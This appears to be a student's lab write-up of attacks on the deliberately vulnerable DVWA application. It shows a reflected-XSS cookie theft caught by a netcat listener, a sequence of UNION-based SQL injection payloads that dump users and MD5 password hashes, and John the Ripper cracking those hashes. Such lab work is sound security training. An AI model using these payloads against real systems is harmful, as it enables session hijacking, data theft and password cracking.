

XSS reflected

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

```
(kali㉿kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...
```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Giorgio


More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

```
listening on [any] 12345 ...
connect to [192.168.50.100] from 192.168.50.100 [192.168.50.100] 59740
GET /?q=security=low;%20PHPSESSID=b1faea2314286a682c7880b9d4976da8 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.50.101/
DNT: 1
Connection: keep-alive
```

SQL injection



1



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

View Source

View Help

'UNION SELECT 1, 2#

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id='UNION+SELECT+1%2C2%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the output displays the results of the SQL injection: `ID: 'UNION SELECT 1,2#`, `First name: 1`, and `Surname: 2`. Under the "More info" section, there are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, the status bar shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#

This screenshot shows the DVWA interface after a second SQL injection attempt. The browser's address bar shows the same URL. The "User ID:" input field is empty, and the "Submit" button is visible. The output displays the results of the second injection: `ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#`, `First name: guestbook`, and `Surname:`. Below this, the output shows the results of a third injection: `ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#`, `First name: users`, and `Surname:`. The "More info" section and the bottom status bar are identical to the previous screenshot.

' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+column_name%2C+null+FROM+users'+`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security features, with "SQL Injection" highlighted. The main content area shows a "User ID:" label and a text input field. Below the input field, a "Submit" button is visible. The output area displays the results of the SQL injection attack, showing the first name and surname for the user 'admin'.

User ID:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: user_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: first_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: last_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: user
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: password
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: avatar
Surname:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

' UNION SELECT user, password FROM users #

The screenshot shows the DVWA interface after a successful SQL injection attack. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2C+password+FROM+users'+`. The page title is "Vulnerability: SQL Injection". The sidebar menu is the same as in the previous screenshot. The main content area shows the "User ID:" label and the input field. The output area displays the results of the SQL injection attack, showing the first name and surname for the user 'admin'.

User ID:

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low



john --show --format=raw-md5 passwords.txt

```
(kali@kali)-[~]
$ john --format=raw-md5 sqlpassword.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2024-07-02 16:50) 5.263g/s 187736p/s 187736c/s 189353C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show --format=raw-md5 sqlpassword.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
$
```

Con l'ultimo comando rendo in chiaro le password trovate tramite la SQLInjection, in quanto quest'ultime erano crittate